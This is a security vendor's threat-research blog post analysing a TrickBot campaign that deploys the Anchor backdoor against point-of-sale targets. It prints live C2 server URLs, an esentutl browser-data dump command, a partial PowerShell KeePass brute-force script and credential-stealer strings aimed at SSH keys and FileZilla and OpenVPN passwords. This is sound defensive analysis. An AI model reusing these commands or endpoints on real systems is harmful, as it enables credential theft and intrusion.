Dropping Anchor: From a TrickBot Infection to the Discovery of the Anchor Malware

cybereason.com/blog/dropping-anchor-from-a-trickbot-infection-to-the-discovery-of-the-anchor-malware

Written By
Cybereason Nocturnus

December 11, 2019 | 15 minute read

Introduction

Research By: Assaf Dahan, Lior Rochberger, Eli Salem, Mary Zhao, Niv Yona, Omer Yampel and Matt Hart

Cybereason Nocturnus is monitoring a new wave of targeted campaigns against financial, manufacturing and retail businesses that began in early October. Similar to attacks previously reported by Cybereason, this campaign started with a TrickBot infection and progressed into a hacking operation targeting sensitive financial systems.

However, unlike previous operations that focused on causing a massive ransomware infection (Ryuk and LockerGoga) by compromising critical assets like the domain controller, this new operation is focused on targeting point of sale (PoS) systems. The campaign leverages a newly discovered malware family called *Anchor* exclusively for high-profile targets.

Learn more about additional attacks that leverage TrickBot.

This research focuses on the following aspects of the TrickBot-Anchor attack:

1. **Anatomy of the Attack: A step-by-step anatomy** of the attacks, including infection vectors and a dissection of the tools and techniques used by the attackers.
2. **New Malware: The discovery of a new malware family called *Anchor***, which includes the Anchor_DNS and a new, undocumented *Anchor* that has been operating since August 2018 (and potentially even earlier). The *Anchor* malware is a backdoor used very selectively on high-profile targets, and appears to be tightly connected to TrickBot, potentially even authored by the same individuals who created TrickBot.

While this blog does not discuss attribution explicitly, the nature of these attacks, specifically the motivation, some of the tools and techniques detailed, have certain resemblance to past attacks that were linked to the financially-motivated FIN6 threat actor, a group that is known to target POS systems and has been linked to TrickBot infections in the past.


Lastly, our blog emphasizes the gravity and danger that lies in commodity malware infections, as they have the potential of escalating into a hacking operation. This can easily lead to a disastrous outcome, whether it be a ransomware infection or theft of sensitive financial data.

Key Points

- **The TrickBot-Anchor Operation:** Cybereason Nocturnus is investigating a series of targeted attacks against financial, manufacturing, and retail businesses across the United States and Europe.
- **Targets POS Systems:** The attacks target POS systems to steal sensitive information by taking over critical assets in the victims' network.
- **Deploys A Backdoor on High-value Targets:** On certain high-profile targets, the attackers selectively use a new variant of the rare Anchor_DNS tool. Anchor_DNS is a backdoor that uses the DNS protocol to stealthily communicate with C2 servers.
- **Uses a New, Undocumented Malware**: In addition to the new *Anchor_DNS* variant, the attackers use a completely new and previously undocumented malware dubbed ***Anchor.*** *Anchor* has been in operation since August 2018 and appears to be tightly related to TrickBot.
- **Adds Enhancements to TrickBot:** This attack adds a new and enhanced stealing module to TrickBot that focuses on stealing passwords from various products, including the KeePass password manager.
- **Uses Known Tools for Reconnaissance and Lateral Movement:** The majority of the initial interactive hacking operation uses the known tools Meterpreter, PowerShell Empire, and Cobalt Strike for reconnaissance and lateral movement.
- **Abuses the Trust of Certificate Authorities**: Many of the payloads in the attacks are signed binaries, which demonstrates the ever-growing trend of signed threats that abuse the trust of certificate authorities to bypass detection.


Table of Contents

Anatomy of the Attack: A Step-by-Step Analysis




An overview of the attack tree, as seen in the Cybereason Defense Platform.

Infection Vector



Downloading and injecting TrickBot.

The attack starts with a phishing email that contains a malicious link to a file hosted on Google Docs named "Annual Bonus Report.doc". When the user clicks on the link, the TrickBot dropper downloads onto the target machine. This differs from previous TrickBot attacks we have seen, where TrickBot is usually dropped through a Microsoft Office document or by another malware like Emotet.



Annual Bonus Report.doc


Your corporate Annual Bonus report is ready for preview.
If download doesn't start automatically, click here.

Microsoft Word document, preview available only on Desktop computers.
Google document status: safe

Phishing email that tricks the user into downloading TrickBot.

The TrickBot Downloader

The campaigns use a TrickBot downloader that is signed and uses an icon to pretend it is a Microsoft Word document. When the user double-clicks the file, they are presented with a decoy message box. To avoid suspicion, the decoy message suggests the user should update Microsoft Word or open the file from another computer.




IMPORTANT

Update your Microsoft Word to Microsoft Word 2019 to preview this document or try on another computer with Microsoft Word.

TrickBot displays a message box suggests updating Microsoft Word or opening the file on another computer to preview the document.

While at first glance these files can be mistaken for legitimate Microsoft Word files, a closer inspection of the file metadata indicates they are not associated with Microsoft Word, nor are they Microsoft Word document files.

Most of the initial payloads in these campaigns are signed with valid certificates to evade security tools. They abuse the relative trust that is given to signed binaries to avoid detection.



- File

print_document.exe
Image file

Windows Executable
Extension type


e72270bbdab7a85a5c5721f3f3cd298608dff0...
SHA1 Signature

2eaea9dd24469d526eeffdd95fa1856c
MD5 signature

FatFrog Software
Company name

Win Cascade
Product name

File metadata properties for the fake Microsoft Word Document.



Win Cascade
Product name

1, 0, 0, 0
File version

1, 0, 0, 0
Product version

BRO-BURGER, LLC
Internal/External Signer

true
File is Signed

true
Signature Verified


False
Signed by Microsoft

Windows Executable
Extension type

217848
Size

Signed malware is an evasive initial entry point into an organization.

The message box distracts the user as TrickBot's payload is downloaded, stored in the %TEMP% folder, and executed. A new process injects the TrickBot payload into a svchost.exe process.




print_document.exe
Parent process

ec6f.tmp 1 1
Process name

svchost.exe
Children

svchost.exe injected code malicious evidence as seen in the Cybereason Platform.



DNS

2 resolved dns queries from domain to ip

sulushash.com > 162.241.219.65

sulushash.com > 162.241....


Domain associated with the TrickBot payload download.

The TrickBot Payload

Once TrickBot's main payload is injected into the svchost.exe process, it carries out a series of reconnaissance-related tasks to profile the infected endpoint and the network. This information is crucial, as it determines the course of the attack.

Checking Network Connectivity

TrickBot checks for Internet connectivity by trying to access several designated domains. These domains are preconfigured and belong to legitimate web services, including: checkip.amazonaws.com, ipecho.net, ipinfo.io, api.ipify.org, icanhazip.com, myexternalip.com, wtfismyip.com, ip.anysrc.net.



- DNS

39 resolved dns queries from domain to ip

Search

wuniuqhi5byfc5qh.onion > ...

ipecho.net > 216.239.32.21

api.ipify.org > 54.235.187.2...

api.ipify.org > 23.23.73.124

ipecho.net > 216.239.36.21


243.161.19.73.zen.spamha...

carambaneed.club > 199.1...

Once TrickBot verifies it can connect to the Internet, it communicates with C2 servers, some of which using TOR-related domains. It collects and sends information about where the target machine is located to the C2 servers.

Browser History and Credential Theft

After TrickBot establishes Internet access and sends information about the location of the target machine, it starts its malicious activity. The module core-parser.dll is reflectively loaded into svchost.exe. core-parser.dll parses the TrickBot config files and extracts IP addresses for secondary C2 communication, redirection, and web injection logic.



106 loaded modules

Search


core-parser.dll {FLOATING}

uxtheme.dll

shcore.dll

core-parser.dll injected into svchost.dll.


TrickBot sends the reconnaissance information from the target machine to a hardcoded C2 server. The C2 server is responsible for handling the stolen data.



```
<handler>http://186.10.243.70:8082</handler>
<handler>http://190.119.180.226:8082</handler>
<handler>http://131.161.105.206:8082</handler>
<handler>http://190.100.16.210:8082</handler>
<handler>http://177.74.232.124:80</handler>
<handler>http://103.124.168.198:80</handler>
<handler>http://157.25.102.50:80</handler>
<handler>http://103.84.238.3:80</handler>
<handler>http://91.192.2.83:80</handler>
<handler>http://192.3.247.126:443</handler>
<handler>http://146.185.253.17:443</handler>
<handler>http://45.80.148.59:443</handler>
<handler>http://66.55.71.12:443</handler>
<handler>http://194.5.250.110:443</handler>
<handler>http://85.217.171.180:443</handler>
<handler>http://198.24.134.13:443</handler>
<handler>http://5.34.176.77:443</handler>
</dpost>
```

A list of C2 servers extracted from TrickBot's configuration.

TrickBot also steals data from Internet Explorer by executing the built-in Windows tool ESENTUTL using the living-off-the-land technique (LOLBin).




```
esentutl /p /o C:\Users\[redacted]\AppData\Local\Temp\g
rabber_temp.edb
```

esentutl /p /o C:\Users\[USER]\AppData\Local\Temp\grabber_temp.edb

This command dumps the Extensible Storage Engine (ESE) database format.

Application-specific Credential Theft


This variant of TrickBot employs a new, unique ability to steal passwords from KeePass, a free, open- source password manager. TrickBot's KeePass stealing capabilities seem to be inspired (or even partially copy-pasted) from a publicly available tool dubbed PoshKPBrute, a script that performs a dictionary attack against KeePass .kdbx files. Once it finds the dictionary key, it dumps all passwords as an output and sends the attackers the master password.



```
{
  param(
    [Parameter(Mandatory = $true)]
    [string]$binpath,
    [string]$MasterPwds,
    [string]$kdbxPaths
  )
  try
  {
    [Reflection.Assembly]::LoadFile("$binpath\KeePass.exe") | Out-Null
    [Reflection.Assembly]::LoadFile("$binpath\KeePass.XmlSerializers.dll") | Out-Null
  }
  catch
  {
    Write-warning "Unable Load KeePass Binarys"
    break
  }
  $Database = new-object KeePassLib.PwDatabase
  $IOConnectionInfo = New-Object KeePassLib.Serialization.IOConnectionInfo

  $KdbxList = $kdbxPaths.split(";")
  foreach ($d in $KdbxList)
  {
    $IOconnectionInfo.Path = $d
    $PwdList = $MasterPwds.split(";")
    foreach ($p in $PwdList)
    {
      $p = [Text.Encoding]::ASCII.GetString([Convert]::FromBase64String($p))
      #      $Bytes = [System.Text.Encoding]::Unicode.GetBytes($ss.ReadSafe($ItemName))
      $r = $(try-key($p))
```

KeePass stealing brute force tool.

TrickBot’s stealer module also tries to extract keys from Filezilla, OpenSSH and OpenVPN.




```
KeePass passwords
OpenSSH private keys
Filezilla: no recent servers found
PROFhKeePass passwordsFI4OpenSSH private keysOFI'Filezilla: no recent servers found
OpenVPN passwords and configt
OpenVPN passwords and configtDPSTass
Filezilla: no sitemanager.xml found
\AppData\Roaming\filezilla\sitemanager.xml
Filezilla: no sitemanager.xml foundW\AppData\Roaming\filezilla\sitemanager.xml
\AppData\Roaming\filezilla\recentservers.xml
TeamViewFileZilla passwords are empty
\AppData\Roaming\filezilla\recentservers.xmlDPSTvDPSTf9TeamViewFileZilla passwords are emptyw
it passwords
```

TrickBot attempting to steal keys from Filezilla, OpenSSH, and OpenVPN.

Reconnaissance Commands

In addition to several crafted PowerShell commands, the attackers use several legitimate Windows processes to gather information, including **nltest.exe**, **net.exe**, **ipconfig.exe**, **whoami.exe**, and **nslookup.exe.** They gather information on:

- All trusted domains, domains, and domain controllers
- A list of computers and network devices on the network
- The infected machine user and groups the user belongs to
- The infected machine, including machine name, operating system, workstation domain, and more information
- Network adapters that have connected to the machine and DNS servers

